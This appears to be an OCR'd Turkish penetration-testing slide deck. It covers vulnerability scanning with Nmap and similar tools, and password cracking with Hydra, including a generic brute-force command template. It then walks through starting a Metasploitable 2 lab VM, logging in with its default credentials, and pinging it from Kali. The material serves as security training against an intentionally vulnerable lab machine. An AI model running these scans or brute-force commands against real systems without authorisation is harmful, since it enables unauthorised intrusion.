
Zafiyet Taraması


2025

Zafiyet Taraması




- **Nmap**
  - – Host, versiyon, tcp, ping, protocol, vb..
- Hping3
  - – Port, flag(paket), udp, vb..
- Zmap
- Netcat
- Nbtscan

Zafiyet Taraması




- Nmap (**N**etwork **Map**per)
  - – sT (3lü el sıkışma)
  - – sS (Syn taraması)
  - – sA (Ack firewall varmı)
  - – P 80 (ping olmadan 80.port)
  - – sU (Udp portlar)
  - – V (versiyonlar)
  - – O (işletim sistemi tahmini)
- nmap -sS -sV --open -n 192.168.1.1

Zafiyet Tespiti



- Network
  - Nessus, **OpenVas**, INFRA
- Web
  - Nikto, Acunetix, Burp Suite, Owasp Zap
- Metasploit
- Metasploitable 2

Parola Kırma




- **Hydra**
- Medusa
- Mimikatz
- Ncrack

```
hydra -L userlist -P passlist 192.168.0.1 protokol
```

Uygulama


Uygulama



- Metasploitable 2
- Nmap
- vsftpd
- Metasploit
- Exploit

Metasploitable


Sanal makine olarak çalıştırıyoruz..


Metasploitable-2 - VMware Workstation 14 Player (Non-commercial use only)
Player

```
 * Starting deferred execution scheduler atd                            [ OK ]
 * Starting periodic command scheduler crond                            [ OK ]
 * Starting Tomcat servlet engine tomcat5.5                             [ OK ]
 * Starting web server apache2                                          [ OK ]
 * Running local boot scripts (/etc/rc.local)
nohup: appending output to `nohup.out'
nohup: appending output to `nohup.out'
                                                                        [ OK ]

                _                  _       _ _        _     _      ____
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login:
```

Metasploitable


Kullanıcı adı ve parola, msfadmin


Metasploitable-2 - VMware Workstation 14 Player (Non-commercial use only)
Player

```
Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: msfadmin
Password:
Last login: Sun Apr  1 18:48:18 EDT 2018 from 192.168.72.142 on pts/7
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$
```

Metasploitable

ifconfig komutu ile IP bilgisini öğreniyoruz..




Metasploitable-2 - VMware Workstation 14 Player (Non-commercial use only)
Player

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:35:17:86
          inet addr:192.168.72.131  Bcast:192.168.72.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe35:1786/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:54 errors:0 dropped:0 overruns:0 frame:0
          TX packets:73 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:6338 (6.1 KB)  TX bytes:7630 (7.4 KB)
          Interrupt:19 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:99 errors:0 dropped:0 overruns:0 frame:0
          TX packets:99 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:21713 (21.2 KB)  TX bytes:21713 (21.2 KB)

msfadmin@metasploitable:~$
```

Erişim Kontrolü

Kali sanal makinamızdan Metasploitable2 sanal makinamıza ping ile erişim sağladığımızı kontrol ediyoruz. *(Metasploitable'ın IP'sini öğrenmiştik)*




```
root@kali:~# ping 192.168.72.131
PING 192.168.72.131 (192.168.72.131) 56(84) bytes of data.
64 bytes from 192.168.72.131: icmp_seq=1 ttl=64 time=6.57 ms
